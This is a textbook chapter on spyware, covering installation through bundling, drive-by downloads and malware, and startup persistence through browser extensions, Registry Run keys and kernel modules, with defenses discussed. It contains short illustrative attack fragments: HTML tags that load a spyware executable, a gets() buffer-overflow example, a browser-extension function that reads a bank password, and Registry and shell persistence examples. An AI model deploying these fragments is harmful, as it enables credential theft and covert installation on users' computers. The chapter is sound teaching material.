

Chapter 2

Getting There

As the old saying goes, getting there is half the fun. “Getting there” has two meanings when it comes to spyware. First, the software has to be installed initially and gain a foothold on a computer. Second, it must be run; spyware cannot accomplish anything if it is sitting dormant, unrun, on the computer’s hard drive. This chapter looks at both installation and startup in turn.

2.1 Installation

Installation of spyware on a computer can occur in a number of ways, which differ in terms of the amount of user involvement. At the high-involvement end of the scale, the user knowingly and voluntarily installs spyware. The user can be less involved – moving down the scale – and be tricked into installing spyware. Finally, the user can be victimized and have spyware installed on their computer simply by virtue of being in the wrong (virtual) place at the wrong time; the installation needs no involvement on the user’s part.

2.1.1 *Explicit, Voluntary Installation*

One of the challenges in terms of detecting and removing spyware is the behavior of users themselves. In some cases, the user has deliberately installed the spyware because they want the functionality it provides: a browser toolbar with amazing features that the user installed may be spying on them as well, for example, yet the user will be reluctant to give up their toolbar.

The program the user wants and the spyware program do not have to be one and the same. Spyware can be bundled – distributed with – other software. The bundled spyware may be removable from a technical standpoint in this case, but may not be from a legal standpoint. The problem is the terms under which the software is

licensed, the agreement for which is typically called the end-user license agreement or EULA.

```
IN NO EVENT SHALL BIGCOMPANYSOFT OR ITS SUPPLIERS BE
LIABLE FOR ANY DAMAGES WHATSOEVER (INCLUDING, WITHOUT
LIMITATION, INCIDENTAL, DIRECT, INDIRECT SPECIAL AND
CONSEQUENTIAL DAMAGES, DAMAGES FOR LOSS OF BUSINESS
PROFITS, BUSINESS INTERRUPTION, LOSS OF BUSINESS
INFORMATION, OR OTHER PECUNIARY LOSS) ARISING OUT
OF THE USE OR INABILITY TO USE THIS "BIGCOMPANYSOFT"
PRODUCT, EVEN IF BIGCOMPANYSOFT HAS BEEN ADVISED OF
THE POSSIBILITY OF SUCH DAMAGES.
```

Fig. 2.1 End-user license agreement excerpt

EULAs tend to be excessively long and couched in legal terms, and as a result often go unread by users; [Figure 2.1](#) contains an illustrative excerpt. That users do not read license agreements was reportedly demonstrated by a vendor who put a clause in their product's EULA offering a 'special consideration' for users who would email the vendor. Four months and 3000 downloads later, a user finally emailed...and was given a thousand dollars. A more recent case saw inattentive users signing away their immortal soul when they agreed to a web site's terms and conditions.

In the case of bundled software, the EULA may prohibit removal of one part of the bundle (i.e., the spyware) without removing the whole bundle, including the software the user wants.

The user may be tricked into explicitly installing spyware in other ways. Social engineering is the art of deceiving people for the purposes of breaching security or privacy. Spyware may be shared on a peer-to-peer network, for example, giving it an intriguing filename as a lure and relying on social engineering for a user to install it.

2.1.2 Drive-by Downloads, User Involvement

Explicitly seeking out software to install is one way users get spyware, but it is certainly not the only way. A drive-by download is another avenue through which a user's machine may become spyware-enhanced. Taking a broad definition, a drive-by download is where a user browsing a web page has software downloaded and installed as a side effect of visiting the page. In some cases, the user would see a prompt from their web browser prior to the download requesting permission; the user would have to answer affirmatively to permit the download. This case, requiring user involvement, is the drive-by-download case considered in this section.

HTML has several ways in which a web page can embed additional content, specifically additional code to execute. For example, this HTML code directs the

web browser to reload the current web page by downloading and running the `spyware.exe` program:

```
<meta http-equiv="refresh" content="0;
      url=http://www.example.com/spyware.exe">
```

The instruction to embed content within a web page (as opposed to redirecting the browser to a new page) can be given using the `object` HTML tag, where the `classid` attribute specifies the URL where the code can be found:

```
<object classid="http://www.example.com/spyware.exe">
</object>
```

A frequently seen variant uses Windows-specific `clsid` URLs:

```
<object
  classid="clsid:DEADBEEF-1234-5678-0000-A0B0C0D0E0F0"
  codebase="http://www.example.com/spyware.exe">
</object>
```

The `clsid` is a form of globally unique identifier that uniquely identifies some code; if the code named by the `clsid` is already installed, then there is obviously no need to download and install it again. Otherwise, the `codebase` URL points to the code's location if a download is necessary.




Fig. 2.2 Software installation prompt

The ability to install and run code on a user's computer when the user visits a web page is a seeming bonanza for an adversary wanting to install spyware. However, all is not lost. Web browsers will prompt the user prior to installing software; [Figure 2.2](#) shows an example. This is how this form of drive-by download has user involvement: the user must agree to installing and running the software.

Further security is provided by the ability to “sign” executables. A signed executable gives strong assurances that the software has come from a particular source, and that it has not been modified in transit (i.e., between the web server and the user’s web browser). To fully understand how signing works and how it provides these assurances, some background in cryptography is required.

For most people, the idea of cryptography conjures up notions of symmetric encryption, where the same key is used for both encryption and decryption of a message. The symmetry of the symmetric encryption is due to the single key, which must be kept secret, and all secrecy is lost if an adversary discovers the key.

Another broad class of encryption algorithm is asymmetric encryption. Here, there are *two* keys per person. One key, often referred to as the private key, is kept secret; the other key is made publicly known and may be advertised via Goodyear Blimp if desired. Asymmetric encryption is also called public-key cryptography because of the public nature of the one key. As illustrated in [Figure 2.3](#), when Alice sends a message to Bob, she encrypts it using Bob’s public key and Bob decrypts it using his private key; to reply, Bob encrypts using Alice’s public key and Alice decrypts using her private key. The mathematical properties of the keys and the algorithm ensure that it is practically impossible for anyone other than the recipient to decrypt the messages sent to them.




Fig. 2.3 Alice asymmetrically encrypts a message to Bob

Asymmetric encryption can be applied in a slightly different way to implement digital signatures – in other words, the ability to verify with high probability that a message that purports to come from Alice really does come from Alice. The trick is that a pair of public/private keys works the other way around too. If Alice *encrypts* a message using her *private* key, then Bob being able to successfully decrypt it using

Alice's public key means that it is nearly impossible that the message came from anyone other than Alice. Note that even though Alice uses encryption, Bob and everyone else can decrypt it with Alice's public key; the point is not keeping the message secret, but verifying who sent the message.

A "message" need not be a military communiqué. In its most general form, a message may be any string of bits, including executable code. This is now the beginnings of a mechanism for signing executables: Alice can digitally sign code, and Bob's successful decryption of it with Alice's public key verifies that it came from Alice. But there are two problems remaining. First, Bob has no clear way to define success. The decryption may produce garbage, and this could mean either Alice sent garbage, or an adversary is (unsuccessfully) trying to impersonate her. Second, asymmetric encryption is very computationally intensive. It is not feasible to encrypt entire executables because of their size, otherwise Alice could send the unencrypted code followed by the digitally signed code, and Bob could verify that they matched, post-decryption.

In networking, data checksums are used to try and catch transmission errors; generally speaking, this is a form of error detection code. The complexity of such detection codes can range from simple parity bits to the use of strong cryptographic hashes. Code signing uses the latter. Since it is difficult for an adversary to change the code Alice sends without affecting the cryptographic hash of the code, matching the hash gives a high confidence that Alice's code has not been altered in transit.




Fig. 2.4 Alice signs and sends some code to Bob

Alice cannot simply send her code and its hash, however, because an adversary could then change the code and update the hash value correspondingly. The combination of cryptographic hashing and digital signatures solves all the problems mentioned so far. [Figure 2.4](#) shows the process. Alice computes the cryptographic hash of her code and digitally signs this relatively short value, thus avoiding performance

problems, and sends the unencrypted code and the digitally signed hash value to Bob. Bob computes the hash value himself, and verifies that his value is equal to Alice's (decrypted) value. Due to the asymmetric encryption properties, the hash – and therefore the code – must have come from Alice.

On to the next problem. How does Bob know that he has Alice's public key? Perhaps the adversary has intercepted Alice's Goodyear Blimp advertisement and replaced Alice's public key with a different one. This is where a certificate authority (CA) comes in. The CA effectively vouches for Alice's identity by giving her a certificate that she can pass along to Bob.

Before communicating with Bob, Alice sends her public key to a CA along with sufficient documentation for the CA to verify her identity. The CA now digitally signs Alice's public key with *its* private key, creating a certificate, and Bob can now verify Alice's public key by checking the certificate. This creates a circular problem: to check the CA's signature on the certificate, Bob must know what the CA's public key is. In theory, there can be multiple levels of CA, each vouching for CAs at lower levels, but in practice the CA hierarchy is flat; Bob "knows" the public keys of CAs by virtue of them being built in to Bob's software (e.g., Bob's web browser).




Fig. 2.5 A deceptive software name

There is thus a mechanism for signing executables. Recall that this allows a user to determine the origin of the software and that the software has not been altered along the way. What signed executables do not do, sadly, is give any assurance that the software is not malicious or that the software is bug-free. This is particularly unfortunate given that these latter two properties are arguably what users are really interested in. Worse yet, users are likely to click through security warnings, especially if egged on by an adversary's crafty choice of name (Figure 2.5). CAs are

not infallible either, and certificates have been issued incorrectly: in a well-known incident, the CA VeriSign issued a certificate for Microsoft... but not to Microsoft.

A CA will ensure that an applicant meets various criteria before signing a certificate. In essence, the CA is trying to establish that the applicant really exists, that their name is what they claim it is, and (in the case of certificates for web sites) that the applicant has the right to use the specified domain name. The verification can involve official documents, like business licenses or passports, or even `whois` queries to check domain name registration databases. It is possible to forge documents, naturally, or to set up a shell corporation, but this requires substantial effort on the part of an adversary.

In fact, there is no need for the adversary to bother with a CA at all. Signing is not a magical process that can only be performed by the initiated. Anyone may produce a self-signed certificate themselves, but these arguably have limited usefulness now by adversaries, as browsers now make it difficult to use web sites that proffer self-signed certificates, and similar measures are appearing on systems that support code signing.




Fig. 2.6 Part drive-by, part voluntary installation

As always, technical measures like code signing can be undermined by clever social engineering. Some web sites will repeatedly badger the user with successive prompts until they concede and agree to the software installation. Other web sites deliver JavaScript code (possibly even through legitimate web sites that display third-party advertisements) that does not directly contain an exploit, but simply pops up a window like the one shown in [Figure 2.6](#). Clicking “OK” redirects the browser to the adversary’s web site, which convincingly portrays an anti-spyware scan finding – surprise! – spyware on the user’s machine, even though no such scan has ever taken place. The panicked user is then invited to install fake anti-spyware software from the adversary’s web site, possibly for a fee, allowing the adversary to gain a foothold on the user’s machine. A similar ploy involves web pages that claim to require a particular plug-in to display the page content; the plug-in software that

the user is then directed to install contains malicious code. These latter two schemes fall into a grey area of classification, because there is a drive-by component, but one that tricks the user into explicit, voluntary installation.

2.1.3 Drive-by Downloads, No User Involvement

The Jargon File, a dictionary of computing jargon, claims that spyware is ‘installed by a user insufficiently enlightened to avoid it.’ This implies a stigma to having spyware, that the user was an active participant in the process, that they were too stupid to know better. However, this is not true. A user can be hit with a drive-by download that installs spyware on their computer without the user seeing any indication of it, just by the simple act of visiting a web page.

This form of drive-by download is highly prevalent, and even appears in results from search engines. It exploits bugs in a user’s web browser, resulting in the adversary being able to run code of their choosing on the user’s computer. While there are many, many different techniques for exploiting bugs, the idea will be illustrated with a “stack smashing” attack. The attack works by overflowing an input buffer located on the stack; the browser’s input in this case is not from the user, but from a web server that the adversary controls.

To understand how the attack works, consider the following C code. While simple, it demonstrates the same flaw found in larger, more complicated pieces of code.

```
#include <stdio.h>

int main() {
    char buffer[123];
    gets(buffer);
    return 0;
}
```

This short program declares a buffer array, reads input into the buffer using the library routine `gets`, and finally returns zero indicating that all is well. In many programming languages, array bounds are always checked – it is not possible to write anything before or after an array. That is not done in C, though. The job of bounds checking is left to the programmer, who may or may not do the job correctly, or at all. In this example, `gets` neither knows nor cares how big the buffer is; it starts placing the input it reads into the start of the buffer, and continues copying input into the buffer until a line has been read.

The variable `buffer` is a local variable, and in C as well as most other languages, local variables are stored on the stack. Effectively, each function call allocates memory on the stack to store information called an activation record or a stack frame. One call, one new stack frame. The stack frame is used to store register contents, temporary values, and local variables.

What is also stored on the stack is the return address, the address where execution

resumes once the called function returns. Computers are touchingly trusting, and will obey the return address found on the stack without question. This fact, plus the lack of bounds checking, is how an adversary's stack smashing attack works.




Fig. 2.7 Normal execution




Fig. 2.8 Stack smashing attack (X represents arbitrary adversary input)

Figure 2.7 shows the normal sequence of events when there is no attack. The buffer, initially empty, is filled up with input from lower to higher memory by `gets`, then `main` returns using the return address on the stack. During a stack smashing attack, the same sequence of events happens; the difference, as Figure 2.8 shows, is that the adversary does not stop filling the buffer when it is full. The buffer is filled up, and because `gets` does not detect the buffer being full, the buffer overflows and the adversary's remaining input is written into successive stack locations, eventually

overwriting the return address. Now, when `main` returns, the computer goes to the location of the adversary’s choosing.

Where does the adversary tell the computer to resume executing code, and what code does the adversary want to execute? The most straightforward approach is for the adversary to point the return address to the address of the buffer itself. Then, the code the computer runs is the “input” the adversary sent. The adversary’s code can be anything they choose, but it is frequently referred to as “shellcode,” because if the adversary can start a shell on the targeted computer, they can do anything.

NOP sled	Shellcode	New return address
----------	-----------	--------------------

Fig. 2.9 Attack string for stack smashing attack

As stack smashing requires the adversary to choose an exact memory location, the attack is very sensitive to the targeted computer – the buffer must be at exactly the right place and, surprisingly, this assumption is true on a lot of systems. Slight variations in address can be compensated for if the adversary uses a “NOP sled,” which are a sequence of NOP instructions prefixed to the adversary’s shellcode. So long as the return address points to somewhere in the NOP sled, execution slides onto the shellcode eventually. The attack string the adversary would send as input is illustrated in [Figure 2.9](#).

Returning to drive-by downloads, the attack string could be embedded into a web page to attack users unlucky enough to visit that page. Again, the user has no warning that their computer is being compromised and no notification of the adversary’s code being executed. The adversary’s web site can easily custom-tailor the attack, since the user’s browser announces itself anew with every HTTP request. For example, Firefox sends

```
Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.5; en-US; rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5
```

and Internet Explorer sends the shorter

```
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0)
```

depending on the exact browser version and platform. The adversary’s web site can thus distinguish between browsers, and send one attack string for Internet Explorer version 6, one for Firefox version 2.3.4, one for Firefox version 3.14159, and so on.

An adversary can also use the IP address of the user’s computer to further target systems, or not target systems, as the case may be. Of these, not targeting systems is perhaps the least intuitive, but it is done for two reasons. First, to avoid security companies: analysis of an adversary’s threat is made more difficult if the drive-by download is not served out to IP addresses known to belong to security companies. Web site probes may be done manually by a security analyst, of course, but some companies also run automated systems to browse web sites. As a nod to the passive

honeypot defenses that predated them, these automated browsers are called honeyclients or honeymonkeys. After a web site has been automatically visited, any unexpected changes (changes are normally expected in some places, like the browser's cache) to the honeyclient computer indicate a drive-by download.

The second reason to not target systems is because they are in the wrong place. A guess at a computer's physical location can be made based on the IP address (see Section 8.2.6), and an adversary may want to limit drive-by download installations to certain countries. A cynical observer might suggest this is done to avoid the adversary being victimized by their own drive-by download, but it may be more for financial reasons. Compromised computers in some countries, particularly Western countries, are more valuable than others. There are occasionally even affiliate programs that openly advertise for webmasters who can serve out drive-by downloads, offering larger or smaller amounts to the webmaster based on what country an installation occurs.

There are some general defenses to drive-by downloads without user involvement. First, keeping a computer up to date with the latest software patches is an attempt to fix any exploitable browser flaws before they are encountered. Second, as with biological systems, diversity is a valuable strategy. Using a different web browser and operating system than the majority of Internet users reduces the risk of attack, assuming the adversary is profit-driven; there is more money to be made attacking the majority. (There are, of course, attendant risks for regular users being in a software minority: web content will not normally be designed for minority browsers, and there is likely to be a relatively small amount of training materials and documentation.) Specific attacks have specific defenses, too. For example, the stack smashing attack described above can be made more challenging for an adversary by randomizing the location of the stack, or by making the stack's memory non-executable. Third, known exploits may be guarded against, either in incoming network traffic or in the vulnerable applications themselves. Fourth, potentially vulnerable applications, like web browsers, may be isolated from the rest of the system – sandboxed, so that a successful exploit on the application cannot result in the compromise of the rest of the system. Sandboxing is not enough in general, however, because a successfully exploited web browser can be used by an adversary to spy on browser activity without affecting the rest of the system.

2.1.4 Installation via Malware

A final observation about installation is that malicious software (malware) essentially adds another dimension to the scale of user involvement. In addition to the methods mentioned above, malware may install, or drop, spyware in its wake. A computer infected by malware may be joined into a botnet as well, allowing the malware author controlling the botnet to spy on the user.

Malware may or may not require user involvement. A piece of malware emailed to potential victims as an attachment relies on the user running the attachment, and

probably some social engineering to trick them into running it. On the other hand, a worm moving about the Internet autonomously may compromise a user's computer and install spyware with no action on the user's part.

2.2 Startup

Spyware could only run once when it is first installed, in principle, and not bother trying to persist. Alternately, spyware may strive for longevity and try to harvest information over time, meaning that the spyware must have some mechanism for restarting itself.

Methods used by spyware to (re)start depend to a large extent on the platform the spyware targets. The concepts common to all platforms will be presented in this section starting from what the user sees, and progressing deeper to the operating system kernel, before turning to look at defenses.

2.2.1 *Application-Specific Startup*

A number of typical user applications have three important properties from the spyware point of view. First, applications must be extensible enough to allow arbitrary code to be plugged in and run. Normally, these would be used to enhance the functionality of the application, but it is also useful for spyware, which can start up when its host application starts. (Note that this is *not* the same as a file-infecting computer virus modifying an application, because the applications considered here have a mechanism already for running foreign code; at best, it would be akin to a macro virus, minus the self-replication.)

The second property is that these applications must be used frequently or kept continuously running for spyware embedded in them to be effective. Spyware started by a rarely-used application is spyware that is useless, from an adversary's point of view. Similarly, spyware that only operates when the host application is running will miss spying on events that occur at other times. An exception to this might be an application that allows plug-in code to start and create processes independent of the application, and in general have full access to the system, in which case spyware started by an application would have no further need of the application after a single startup.

The third property: assuming the spyware started by an application is limited to spying within the scope of the application, the application must be privy to data that is interesting to an adversary.

A perfect example of an application with these three properties is a web browser. Internet Explorer, for example, permits "browser helper objects" or BHOs to be plugged into the browser as dynamic-link libraries – better known as DLLs – which

are code libraries that are loaded into the application at run time. BHOs can add features like toolbars or the ability to handle different document types.

The Firefox browser, too, allows code to be loaded dynamically. Firefox additionally supports a mechanism for creating browser extensions written in JavaScript; thanks to JavaScript, these extensions work across different platforms. The extension code has complete access to the DOM tree (in this context, the DOM tree is the internal representation of the current web page) and can easily access information entered into web forms, making extensions a viable mechanism for implementing spyware.

For instance, the code below checks to see if the user is viewing the *Big Bank* web page by looking for that string as the HTML document's title. Knowing the structure of *Big Bank*'s web page, the code extracts the password's value from the login form.

```
function stealPassword() {  
    d = window.content.document;  
    if (d.title == 'Big Bank') {  
        var password =  
            d.getElementById('password').value;  
    }  
}
```

The password could then be exfiltrated to an adversary.

2.2.2 GUI Startup

Graphical user interfaces are a pervasive part of the user experience, and regardless of the particular GUI, they provide a number of opportunities for spyware to start itself. Most GUIs, for example, have a notion of startup applications, applications to start when the user logs in. This typically manifests itself as a magical folder named “Startup” or as a configurable list. It is trivial, of course, for spyware to make itself a startup application using this mechanism.

Most GUIs also have a set of file type associations that map each file type (e.g., PDF files, zip files, Word documents) into the application that should be invoked to handle the file when the user opens it. This is another place that spyware can change to start up, executing whenever a document of a certain type is opened. Assuming that the spyware launches the originally specified application, the change is unlikely to be noticed by a user.

As an outgrowth of the file type association idea, some systems will allow the user to select “preferred applications” to handle common tasks such as opening a URL, sending mail, or playing media files; this is useful when a system has multiple applications capable of performing a task – a system may have two different web browsers installed, for instance. Again, spyware can start up this way.

2.2.3 System Startup

Moving away from what the user interacts with, and towards the operation of the user's computer, are startup mechanisms used by the operating system and system software.

In Windows, startup behaviors are specified in the Registry, and are generically referred to as startup hooks. The Windows Registry is essentially a database containing key/value pairs; the key names are structured like the pathnames of files, yielding a tree-structured hierarchy. For example, the key

```
My Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
  Windows\CurrentVersion\Run
```

has subkeys beneath it specifying what programs to start before the user's desktop appears. Spyware could easily add a Registry key

```
...Windows\CurrentVersion\Run\Spyware
```

with the value `C:\spyware.exe`. This is only the tip of the iceberg. There is a cornucopia of startup-related keys in the Registry, allowing programs to be started before, after, during, and in total indifference to a user login.

Another type of Registry key that can be used for spyware startup gives the ability to load DLLs. One set of keys will load the specified DLLs into all processes that use the Windows GUI library, for example. The mere presence of a DLL does not seem sufficient to use as a startup mechanism, but DLLs have an initialization routine that is called when the DLL is first loaded into a process, thus allowing code in the DLL to execute.

While the sheer number of Registry startup keys gives a wide range of choices to an aspiring spyware designer, the startup mechanisms in Unix-based systems are more flexible still. Instead of being limited to running single commands, Unix systems perform startup using shell scripts, placing a full programming language and a wide variety of Unix tools at the disposal of an adversary. Spyware could start itself up by patching into an existing startup script, or create its own startup script which is run by the system startup mechanism. Individual users may have shell scripts in their home directories that are run upon logging in or starting a new shell, providing yet another place where spyware can be started. It is worth noting that, being a programming language, shell scripts permit spyware to obfuscate startup hooks to try and avoid detection; this is revisited in Section 3.1.1.

2.2.4 Kernel Startup

Applications are not the only software that can dynamically load code. While operating system kernels do not dynamically load libraries, they do load code on demand to implement new functionality or talk to newly appearing hardware; this code is referred to as a loadable kernel module or a loadable device driver, respectively. In

Windows, loadable device drivers are also specified in the Registry, adding to the list of startup hooks already found in it. Code loaded into the kernel has full access to the machine, and regular users do not normally have permission to load arbitrary kernel code, but it is another startup method for the discerning spyware that has already gained sufficient privileges.

2.2.5 Defenses

Statically examining startup points for known spyware is one possible defense that anti-spyware software can use. However, static analysis only sees the state of startup hooks at the point when the analysis is performed. This may easily miss something: several pieces of malware only install startup hooks upon system *shutdown*, removing the hooks again once it is restarted early in the boot process, i.e., there are no traces of it in the startup hooks during normal system operation.

Instead, anti-spyware software can dynamically monitor startup points for three things:

1. Introducing a new hook, such as adding a new “Run” key to the Windows Registry.
2. Changing an existing hook, by altering a legitimate hook to one that starts spyware instead.
3. Changing the program that an existing hook starts. In this case, the hook itself stays exactly the same, but the program it runs is changed.

Monitoring startup hooks is substantially more tractable in Windows, where Registry changes account for a large portion of hooks, because only Registry operations need to be chaperoned. In Unix, having to monitor multiple shell scripts and directories means that any file creation or file write is potentially suspicious. In either case, it cannot be assumed that the executable designated to run will be spyware; levels of indirection may be involved. For example, the spyware may be run by a shell:

```
sh -c spyware.exe
```

The executable pointed to by the startup hook would be the shell, `sh`, which in turn runs the command `spyware.exe` that is passed as an argument to the shell. In either case, all hook points must also be known, a not inconsiderable task in itself.

Despite the above problems, dynamically monitoring startup points has advantages. By catching spyware in the act of setting a startup hook, an attempt can be made to automatically detect which software is bundled together. It might seem possible to simply use the time when executables were created to decide which software had been bundled, but concurrent or near-concurrent installations may have occurred, leading to erroneous deductions. Executables’ file times may not be correct, either, and an unimpeachable time source is helpful if available. One system tries to avoid the time problem by tracking which processes are related or, in other

words, finding the parent process and child processes of the process caught altering startup hooks. In general, finer granularity in recording process, file, and startup hook operations is beneficial.

Spyware can employ countermeasures to bundling detection, naturally. A chained installation may throw off the trail, where one part of the bundle installs, then installs another piece at a later time, then another piece at a still later time, and so on. To counter this, bundling detection would need to retain information for the full duration of the installation.

More elaborate means may be used by spyware to avoid hook detection, such as patching legitimate applications so that they implement new startup hooks that are unknown to anti-spyware software. This type of action is remarkably similar to a computer virus infecting a file, and remarkably similar defenses – anti-virus software – are probably in the best position to detect these changes.

Chapter Notes

‘... getting there is half the fun’ (page 9)

This was an advertising catchphrase in the mid-20th century for Cunard, a company operating ocean liners [206].

‘... the user has deliberately installed the spyware. . .’ (page 9)

FTC allegations detail enticements offered to users in one case: ‘Internet browser upgrades, utilities, screen savers, games, peer-to-peer file sharing and/or entertainment content’ [359]. See also [358].

‘... an illustrative excerpt’ (page 10)

Based on a public-domain sample EULA. This excerpt is one clause of many and, horrifying English teachers everywhere, it is a single long sentence. A similar example could be found in most EULAs.

‘... was given a thousand dollars’ (page 10)

As told by Magid [198].

‘... signing away their immortal soul. . .’ (page 10)

There was an option to ‘nullify your soul transfer’ [104] that would grant a discount coupon. The online evidence of Gamestation’s April Fool’s joke is gone now, but it was reported elsewhere [254].

‘Social engineering is the art of deceiving people. . .’ (page 10)

See Mitnick and Simon [235] for many more details.

‘Spyware may be shared on a peer-to-peer network. . .’ (page 10)

Chien [57].

‘... this HTML code. . .’ (page 10)

Based on an example in Chien [57].

‘The instruction to embed content. . .’ (page 11)

Based on [368].

‘A frequently seen variant...’ (page 11)

Based on the example in [217]. A lucid description of the mechanism is ironically given by a competitor [16].

‘A signed executable...’ (page 12)

This section on executable signing and cryptography was initially drawn from several sources [219, 306] unless otherwise noted.

‘... a form of error detection code’ (page 13)

Salomon [303] has an approachable explanation of error codes. That strong cryptographic hashes can be used for error detection follows from the properties of message digests [303].

‘... especially if egged on...’ (page 14)

The example in the figure is derived from one in Chien [57] and Edelman [82].

‘... VeriSign issued a certificate for Microsoft...’ (page 15)

Detailed in a Microsoft Security Bulletin [229].

‘A CA will ensure that an applicant meets various criteria...’ (page 15)

Additional information from Comodo [65].

‘Some web sites will repeatedly badger...’ (page 15)

Chien [57] and Edelman [82].

‘Other web sites deliver JavaScript code...’ (page 15)

